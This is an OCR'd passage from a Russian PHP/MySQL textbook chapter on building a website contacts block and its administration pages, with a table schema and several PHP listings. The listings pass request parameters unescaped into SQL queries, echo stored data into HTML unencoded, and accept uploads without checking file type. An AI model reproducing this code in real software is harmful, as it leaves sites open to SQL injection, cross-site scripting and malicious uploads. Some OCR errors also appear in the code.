


Рис. 10.2. Список контактных лиц выбранной группы контактов

Для того чтобы раскрыть другую группу, необходимо также щелкнуть по ссылке с ее названием. Текущая группа закроется и будет раскрыта выбранная группа контактов.

10.2. Система администрирования

Система администрирования предназначена для работы с контактной информацией, выводимой на сайт; добавления новой контактной информации, редактирования существующей, удаления, временного скрытия и отображения.

На главной странице системы администрирования группы контактов расположены в виде таблицы (рис. 10.3).




Рис. 10.3. Главная страница администрирования

Первый столбец таблицы содержит названия групп контактов. Во втором столбце отображается позиция контактной группы. Группы контактов отображаются на сайте по возрастанию значения этого поля. В оставшихся трех столбцах расположены управляющие ссылки: **Скрыть** или **Отобразить**, **Исправить**, **Удалить**.

Нажатие на ссылку **Скрыть** приводит к тому, что данная группа контактов перестает отображаться на сайте и становится доступной только со страницы администрирования. Кроме того, в системе администрирования вместо ссылки **Скрыть** появляется ссылка **Отобразить**, с помощью которой можно снова включить режим отображения контактной группы на страницах сайта.

Нажатие на ссылку **Исправить** открывает страницу редактирования группы контактов (рис. 10.4).

На открывшейся странице можно изменить название и позицию группы, а также статус отображения.

Для добавления новой контактной группы следует нажать на ссылку **Добавить группу контактов** над таблицей контактных групп (см. рис. 10.3), в результате чего будет открыта страница **Добавление группы контактов**.

Если заполнить поле **Название** и нажать кнопку **Добавить**, то в систему будет добавлена новая группа контактов.




Рис. 10.4. Страница редактирования группы контактов




Рис. 10.5. Страница Добавление группы контактов

Названия групп контактов (см. рис. 10.3) представлены в виде гиперссылок, по которым открывается содержимое выбранной группы контактов — список контактных лиц с реквизитами.




Рис. 10.6. Список контактных лиц с реквизитами

Информация о каждом контактном лице выводится в виде строки таблицы. В последнем столбце каждой строки расположены управляющие ссылки: **Скрыть** или **Отобразить**, **Исправить**, **Удалить**.

Работа ссылок **Скрыть**, **Отобразить** и **Удалить** аналогична работе подобных ссылок на главной странице администрирования (см. рис. 10.3). Но в данном случае операции производятся не над группами контактов, а над информацией о контактных лицах.

Нажатие на ссылку **Исправить** открывает страницу редактирования информации о контактном лице (рис. 10.7).

На этой странице содержится перечень реквизитов, которые могут быть у контактного лица. При необходимости можно добавить изображение. Это может быть фотография контактного лица или, например, карта проезда. Для удаления существующего изображения в это поле следует ввести символ прочерка "-"

Отредактируйте контактную информацию и нажмите кнопку **Исправить**.

Для добавления нового контактного лица следует перейти по ссылке **Добавить контактную информацию**, расположенной над таблицей контактных лиц (см. рис. 10.6).




Рис. 10.7. Страница редактирования информации о контактном лице




Рис. 10.8. Страница добавления контактной информации

В результате этого откроется страница добавления контактной информации (рис. 10.8).

По своей структуре она полностью аналогична странице редактирования контактной информации, показанной на рис. 10.7. Заполните необходимые поля и нажмите кнопку **Добавить**.

10.3. Разработка системы администрирования

Разработка системы будет начата с системы администрирования, позволяющей создавать, модифицировать и удалять группы и отдельные контактные позиции. Все файлы системы администрирования следует разместить в отдельной директории; кроме этого, для поддержки работы с изображениями системе необходима директория files, расположенная на том же уровне, что и директория системы администрирования.

Структуру базы данных, необходимой для создания структуры групп контактной информации, разрабатывать не потребуется. Воспользуемся структурой базы данных системы каталога продукции, разработанной в *главе 8*. Эта структура достаточно универсальна и может применяться для администрирования любых каталогов и групп. Так как разрабатываемая нами система представляет собой одноуровневый каталог, то адаптируем разработанную ранее систему каталога продукции для работы с одноуровневым каталогом.

Для работы понадобится таблица `catalog` (см. листинг 8.1), а также скрипты и HTML-формы управления каталогами addcat.php, addcatform.php, delcat.php, editcat.php, editcatform.php, hidecat.php и showcat.php.

Замечание

Исходные коды адаптированного каталога для программного блока "Контакты" вы можете взять на прилагаемом к книге компакт-диске.

Наполнение каталогов будет осуществляться при помощи информации из таблицы `contacts`, содержащей 9 полей:

- `id_contact` — первичный ключ таблицы, снабженный атрибутом `AUTO_INCREMENT`;
- `name` — ФИО и занимаемая должность;
- `address` — адрес офиса, где можно найти сотрудника;
- `phone` — телефон сотрудника;
- `email` — e-mail сотрудника;
- `pos` — позиция контактного блока относительно других блоков в группе;

- picture — ссылка на фотографию сотрудника, карту проезда к офису и т. п.;
- hide — поле, ответственное за сокрытие или отображение контактной позиции. Имеет тип ENUM и может принимать 2 значения: 'show' (позиция доступна посетителям) и 'hide' (позиция скрыта);
- id_catalog — первичный ключ таблицы catalog, соответствующий группе, которой принадлежит контактная позиция.

SQL-запрос, создающий таблицу contacts, приведен в листинге 10.1.

```
CREATE TABLE contacts (
  id_contact INT(11) NOT NULL AUTO_INCREMENT,
  name TINYTEXT NOT NULL,
  address TINYTEXT NOT NULL,
  phone TINYTEXT NOT NULL,
  email TINYTEXT NOT NULL,
  pos SMALLINT(3) NOT NULL DEFAULT '0',
  picture TINYTEXT NOT NULL,
  hide ENUM('show','hide') NOT NULL DEFAULT 'show',
  id_catalog INT(8) NOT NULL DEFAULT '0',
  PRIMARY KEY (id_contact)
) TYPE=MyISAM;
```

Все текстовые поля таблицы contacts имеют тип TINYTEXT, так как информация, размещаемая в данных полях, обычно не превышает 256 символов.

Замечание

Далее в листингах для удобства восприятия будет опущен несущественный HTML-код, связанный в первую очередь со стилевым оформлением Web-приложения. Полная версия данного Web-приложения находится на прилагаемом к книге компакт-диске, а также доступна по адресу **http://www.softtime.ru/info/downloads.php**.

Помимо приведенных выше файлов, предназначенных для работы с группами контактов, в системе администрирования также присутствуют файлы представления структуры контактной информации и управления отдельными контактными позициями:

- index.php — главная страница системы администрирования, отображающая список групп и контактные лица (контактные позиции) выбранной группы;

- contacts.php — вспомогательный файл, включаемый в index.php для отображения позиций выбранной группы;
- addcontform.php — HTML-форма для добавления контактных позиций;
- addcont.php — обработчик HTML-формы addcontform.php;
- delcont.php — скрипт, удаляющий контактную позицию из базы данных;
- editcontform.php — HTML-форма для исправления контактной позиции;
- editcont.php — обработчик HTML-формы editcontform.php;
- hidecont.php — скрипт, изменяющий статус контактной информации на "скрытый";
- showcont.php — скрипт, изменяющий статус контактной информации на "доступный".

Замечание

Здесь, как и в предыдущих Web-приложениях, используется вспомогательный скрипт соединения с базой данных config.php, содержимое которого приведено в листинге 7.5.

Содержимое файла index.php, ответственного за отображение контактных групп, представлено в листинге 10.2.

```
<?php
  // Устанавливаем соединение с базой данных
  require_once ("config.php");
  // Извлекаем из строки запроса параметр id_parent
  $id_catalog = $_GET['id_catalog'];
  // Если параметр не задан, присваиваем переменной $id_parent значение
  // ноль, соответствующее корневому каталогу id_parent = 0
  if(empty($id_catalog)) $id_catalog = 0;
  // Если находимся в списке групп ($id_catalog == 0), то выводим ссылку
  // на добавление новой группы
  if($id_catalog == 0)
  {
      echo "<a href=addcatform.php?id_catalog=$id_catalog>
            Добавить группу контактов</a>";
  }
  // Если выбрана группа контактной информации, то выводим ссылку
  // для возврата в список групп
```

```
else echo "<a href=index.php>Верхний уровень</a>";
echo "<table border=1>";
// Формируем и выполняем SQL-запрос, извлекающий
// список контактных групп
$query = "SELECT * FROM catalog
          WHERE id_parent=$id_catalog
          ORDER BY pos";
$ctg = mysql_query($query);
if (!$ctg) puterror("Ошибка при обращении к контактным группам");
// Если в таблице catalog присутствует хотя бы одна контактная
// группа, выводим ее в таблице
if(mysql_num_rows($ctg)>0)
{
  // Выводим заголовок таблицы контактных групп
  echo "<tr><td>Название группы контактов</td>
            <td>Поз.</td>
            <td colspan=3>Действия</td>
        </tr>";

  while($cat = mysql_fetch_array($ctg))
  {
    // Выясняем, скрыт каталог или нет
    if($cat['hide'] == 1)
    {
      $strhide = "<a href=showcat.php?
                  id_catalog=".$cat['id_catalog']."&
                  >Отобразить</a>";
    }
    else
    {
      $strhide = "<a href=hidecat.php?
                  id_catalog=".$cat['id_catalog']."&
                  >Скрыть</a>";
    }

    // Выводим список каталогов и управляющие ссылки
    echo "<tr>
          <td><a href=index.php?
              id_catalog=".$cat['id_catalog'].">".
```

```
                $cat['name']."</a></td>
            <td>".$cat['pos']."</td>
            <td>$strhide</td>
            <td><a href=editcatform.php?
              id_catalog=".$cat['id_catalog']."&
              >Исправить</a></td>
            <td><a href=delcat.php?
              id_catalog=".$cat['id_catalog']."&
              >Удалить</a></td></tr>";
    }
  }
  echo "</table>";

  // Если каталог выбран, то выводим контактную информацию
  // из выбранного каталога, подключая файл contacts.php
  if ($id_catalog!=0) include "contacts.php";
?>
```

Приведенный в листинге 10.2 код выводит таблицу групп контактов, каждая из строк которой соответствует отдельной группе. Помимо названия и позиции напротив каждой группы выводятся управляющие ссылки, позволяющие скрыть/отобразить, исправить или удалить группу.

Группы контактов выводятся только в том случае, если текущей является корневая группа (`$id_catalog = 0`), так как в Web-приложении блок "Контакты" используется одноуровневая модель каталога.

Если текущей является одна из подгрупп корневой группы (`$catalog != 0`), то посредством включения скрипта contacts.php выводится не список групп, а контактные позиции в данной группе (листинг 10.3).

```
<?php
  // Выводим ссылку на добавление контактной информации в группу
  echo "<a href=addcontform.php?
        id_catalog=$id_catalog>Добавить контактную информацию</a>";

  // Выбираем из базы данных контакты для выбранной группы
  $query = "SELECT * FROM contacts
            WHERE id_catalog=".$id_catalog."
            ORDER BY pos";
```

```
$prt = mysql_query($query);
if(!$prt) puterror("Ошибка при обращении к блоку Контакты<br> $query");

// Если в текущей группе контактов имеется хотя бы один
// контактный блок, формируем таблицу с контактной информацией
if(mysql_num_rows($prt) > 0)
{
  // Выводим заголовок таблицы
  echo "<table width=100% border=1>";
  echo "<tr>
          <td>Имя и должность</td>
          <td>Адрес</td>
          <td>Телефон</td>
          <td>e-mail</td>
          <td>Изобр-е</td>
          <td>Поз.</td>
          <td>Действия</td>
        </tr>";
  while($par = mysql_fetch_array($prt))
  {
    // Выясняем, скрыта товарная позиция или нет
    if($par['hide'] == "hide")  $showhide = "<a href=showcont.php?
                id_contact=".$par['id_contact']."&
                id_catalog=".$id_catalog.">Отобразить</a>";
    else $showhide = "<a href=hidecont.php?
                id_contact=".$par['id_contact']."&
                id_catalog=".$id_catalog.">Скрыть</a>";

    // Выясняем, имеется изображение или нет
    if(!empty($par['picture']) && $par['picture']!="-")
       $urlpict = "<a href=../../".$par['picture'].">Изображение</a>";

    // Выводим контактные позиции
    echo "<tr>
            <td>".$par['name']."</td>
            <td>".$par['address']."</td>
            <td>".$par['phone']."</td>
            <td>".$par['email']."</td>
            <td>$urlpict</td>
```

```
            <td>".$par['pos']."</td>
            <td>$showhide<br>
                <a href=editcontform.php?
                  id_contact=".$par['id_contact']."&
                  id_catalog=".$id_catalog.">Исправить</a><br>
                <a href=delcont.php?
                  id_contact=".$par['id_contact']."&
                  id_catalog=".$id_catalog.">Удалить</a></td></tr>";
    }
    echo "</table>";
  }
?>
```

По структуре листинг 10.2 похож на листинг 10.3: после вывода ссылки на добавление новой контактной позиции происходит обращение к базе данных с целью извлечения записей таблицы `contacts`, соответствующих контактным позициям текущего каталога. Далее при помощи функции `mysql_num_rows()` определяется количество строк в ответе базы данных. Если функция возвращает число, большее нуля, происходит формирование таблицы с контактными позициями, поля которой соответствуют полям таблицы `contacts`. Кроме того, напротив каждой из контактных позиций имеются управляющие ссылки, позволяющие скрыть/отобразить, исправить и удалить позицию.

Добавление контактной позиции осуществляется при обращении к HTML-форме, расположенной в файле **addcontform.php**, содержимое которого представлено в листинге 10.4.

Листинг 10.4. [illegible]

```
<?php
  // Устанавливаем соединение с базой данных
  require_once ("config.php");
  // Настраиваем управляющие переменные по умолчанию
  if(!isset($button)) $button = "Добавить";
  if(!isset($action)) $action = "addcont.php";
  if(!isset($showhide)) $showhide = "checked";
  // Получаем параметры из строки запросов
  $id_catalog = $_GET['id_catalog'];
  $id_contact = $_GET['id_contact'];
```

```
  // Если позиция контактного блока не передана форме,
  // определяем ее как максимальное значение поля pos таблицы contacts
  // плюс 5 единиц
  if(!isset($pos))
  {
    $query = "SELECT MAX(pos) AS Maxpos FROM contacts
              WHERE id_catalog=$id_catalog";
    $maxpos = mysql_query($query);
    if($maxpos)
    {
      if(mysql_num_rows($maxpos)>0)
      {
        $maxp = mysql_fetch_array($maxpos);
        $pos = $maxp['Maxpos']+5;
      } else $pos = 1;
    } else $pos = 1;
  }
?>
<a href="index.php?id_catalog=<? echo $id_catalog; ?>">
                Вернуться в администрирование контактов</a>
<form  enctype='multipart/form-data'
       action=<?php echo $action; ?> method=post>
Имя и должность * : <input type=text name=name value='<?= $name; ?>'><br>
Адрес : <input type=text name=address value='<?= $address; ?>'><br>
Телефон : <input type=text name=phone value='<?php echo $phone; ?>'><br>
e-mail : <input type=text name=email value='<?php echo $email; ?>'><br>
Изображение : <input type=file name=picture><br>
Позиция * : <input type=text name=pos value='<?php echo $pos; ?>'><br>
Отображать : <input type=checkbox name=hide <?= $showhide; ?>><br>
<input type=submit value=<?php echo $button; ?>>
<input type=hidden name=id_catalog value=<?php echo $id_catalog; ?>>
<input type=hidden name=id_contact value=<?php echo $id_contact; ?>>
</form>
```

Приведенная в листинге HTML-форма имеет 4 текстовых поля для имени (`name`), адреса (`address`), телефона (`phone`), e-mail (`email`) и позиции контактного блока (`pos`). Кроме того, имеется одно поле типа `file`, позволяющее загрузить изображение, например, фотографию (`picture`), флажок **Отобразить/Скрыть** (`hide`), позволяющий добавлять контактный блок скрытым

или доступным для просмотра посетителями сайта, и кнопка для отправки введенной в форме информации обработчику, которым по умолчанию выступает addcont.php (листинг 10.5). Форма спроектирована для повторного использования при редактировании контактной позиции, позволяет изменять обработчик формы, передавая форме значение переменной `$action`, отличное от назначаемого по умолчанию. Точно так же можно изменить название кнопки (например, со значения **Добавить** на **Исправить**), поменяв значение переменной `$button`. В режиме редактирования форме необходимо передать значения полей таблицы `contacts`, помещенные в одноименные с элементами управления формы PHP-переменные.

Переменная `$showhide`, несет ответственность за состояния флажка **Отображать** и по умолчанию принимает значение `"checked"` (флажок установлен). Если форме не передано значение позиции контактного блока `$pos`, как это имеет место при добавлении новой контактной позиции, ей присваивается максимальное значение поля `pos` для контактных позиций текущей группы, увеличенное на единицу. Если в группе пока нет ни одной позиции, переменной `$pos` присваивается значение, равное единице.

Значения переменных `$id_catalog` и `$id_contact` необходимы для корректного возврата на главную страницу администрирования и при редактировании контактной информации передаются в одноименных скрытых полях.

```
<?php
  // Устанавливаем соединение с базой данных
  require once ("config.php");
  // Проверяем корректность введенной информации
  if(empty($_POST['name'])) links($_POST['id_catalog'],
                                  "Отсутствует имя и должность");
  if(empty($_POST['pos'])) links($_POST['id_catalog'],
                                 "Не введена позиция продукта");
  // Проверяем, скрыт контактный блок или нет
  if($_POST['hide'] == "on") $showhide = "show";
  else $showhide = "hide";
  $picture = "";
  // Если в суперглобальном массиве $_FILES имеется элемент,
  // соответствующий полю picture, копируем изображение из временного
  // каталога в каталог /files
  if (!empty($_FILES['picture']['tmp_name']) &&
            $_FILES['picture']['tmp_name'] != "-")
```

```
{
  // Переименовываем загруженный файл
  $path="files/".date("YmdHis",time()).
        strrchr($_FILES['picture']['name'], ".");
  if (copy($_FILES['picture']['tmp_name'], "../".$path))
                                        $picture = $path;
}
// Заменяем одинарные кавычки обратными
$_POST['name']    = str_replace("'", "`", $_POST['name']);
$_POST['address'] = str_replace("'", "`", $_POST['address']);
$_POST['phone']   = str_replace("'", "`", $_POST['phone']);
$_POST['email']   = str_replace("'", "`", $_POST['email']);
// Формируем и выполняем SQL-запрос на добавление контактного блока
$query = "INSERT INTO contacts VALUES (NULL,
                                        '".$_POST['name']."',
                                        '".$_POST['address']."',
                                        '".$_POST['phone']."',
                                        '".$_POST['email']."',
                                        ".$_POST['pos'].",
                                        '$picture',
                                        '$showhide',
                                        ".$_POST['id_catalog'].")";
if(mysql_query($query))
{
  // Осуществляем автоматический переход
  // на главную страницу администрирования
  echo "<HTML><HEAD>
        <META HTTP-EQUIV='Refresh' CONTENT='0; URL=index.php?
                        id_catalog=".$_POST['id_catalog']."'>
        </HEAD>";

} echo links($_POST['id_catalog'],
            "Ошибка при добавлении контактной позиции");
// Вспомогательная функция для вывода ошибок
function links($id_catalog,$msg)
{
  echo $msg."</br>";
  echo "<a href=# onClick='history.back()'>
```

```
        Вернуться к правке продукта</a></br>";
    echo "<a href=index.php?id_catalog=$id_catalog>
        Администрирование каталога продукции</a>";
    exit();
  }
?>
```

В обработчике addcont.php HTML-формы addcontform.php для добавления контактной позиции (см. листинг 10.5) после установки соединения с базой данных посредством включения скрипта, расположенного в файле config.php, происходит проверка обязательных для заполнения полей name и pos.

Замечание

Все остальные поля являются необязательными и не выводятся на сайте, если редактор блока "Контакты" их не заполнил.

Замечание

В случае некорректного значения одного из обязательных полей здесь и далее используется функция `links()`, которая выводит сообщение об ошибке и останавливает выполнение приложения.

Далее анализируется значение параметра флага hide, который в установленном состоянии принимает значение "on", а в сброшенном — пустое значение. В первом случае временная переменная $showhide, используемая далее для формирования SQL-оператора INSERT принимает значение 'show', во втором — 'hide'.

Редактор блока "Контакты" может добавить в контактный блок изображение, например, для вывода фотографии контактного лица. В этом случае файл изображения будет загружен во временную директорию на сервере, при этом путь к файлу записывается в элементе суперглобального массива $_FILES['filename']['tmp_name'], где filename — имя элемента управления file в HTML-форме. Для того чтобы файл не был удален во время перезагрузки сервера или плановой очистки временной директории демоном cron, необходимо скопировать переданный файл в папку /files нашего Web-приложения. Для того чтобы исключить затирание одноименных файлов, каждый из загружаемых файлов переименовывается. В качестве имени файла выступает текущее время в формате YYYYMMDDHHMMSS, обеспечивающее уникальность файлов в пределах одной директории. При удачном копировании файла из временной директории в папку files временная переменная $pictures, используемая далее для формирования SQL-оператора INSERT, получает в качестве значения относительный путь к скопированному файлу.

Следующим этапом подготовки SQL-запроса является замена всех одинарных кавычек обратными. Это необходимо для того, чтобы избежать конфликта при запросе к базе данных, так как текстовая информация согласно синтаксису SQL должна обрамляться одинарными кавычками.

Замечание

Если вывод обратных кавычек вместо одинарных недопустим, например, на форуме, посвященном программированию, где каждая кавычка имеет значение, перед выводом необходимо провести обратное преобразование или при добавлении информации экранировать кавычки, заменяя символ ' на \'.

